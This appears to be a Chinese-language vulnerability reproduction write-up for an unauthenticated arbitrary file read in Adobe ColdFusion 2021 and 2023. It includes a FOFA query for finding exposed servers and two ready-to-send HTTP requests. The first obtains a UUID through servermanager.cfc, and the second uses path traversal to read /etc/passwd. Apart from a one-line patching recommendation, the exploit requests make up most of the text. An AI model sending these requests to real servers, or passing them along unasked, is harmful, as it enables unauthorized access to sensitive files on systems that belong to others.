


漏洞描述：

由于 Adobe ColdFusion 的访问控制不当，未经身份认证的远程攻击者可以构造恶意请求读取目标服务器上的任意文件，泄露敏感信息。

影响版本：

ColdFusion 2023 <= Update 6 ColdFusion 2021 <= Update 12

网站图片：



网络测绘：

fofa语法：


app="Adobe-ColdFusion" && title=="Error Occurred While Processing Request"

漏洞复现：

payload:

```
GET /CFIDE/adminapi/_servermanager/servermanager.cfc?method=getHeartBeat HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
```

效果图：



文件读取

```
GET /pms?module=logging&file_name=../../../../../../../../etc/passwd&number_of_lines=100 HTTP/1.1
Host: your-ip
User-Agent: Mozilla/2.0 (compatible; MSIE 3.01; Windows 95)
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
uuid: 获取到的值
```



修复建议：

确保你的 ColdFusion 版本是最新的，并应用所有安全补丁。Adobe 经常发布安全补丁来修复已知漏洞。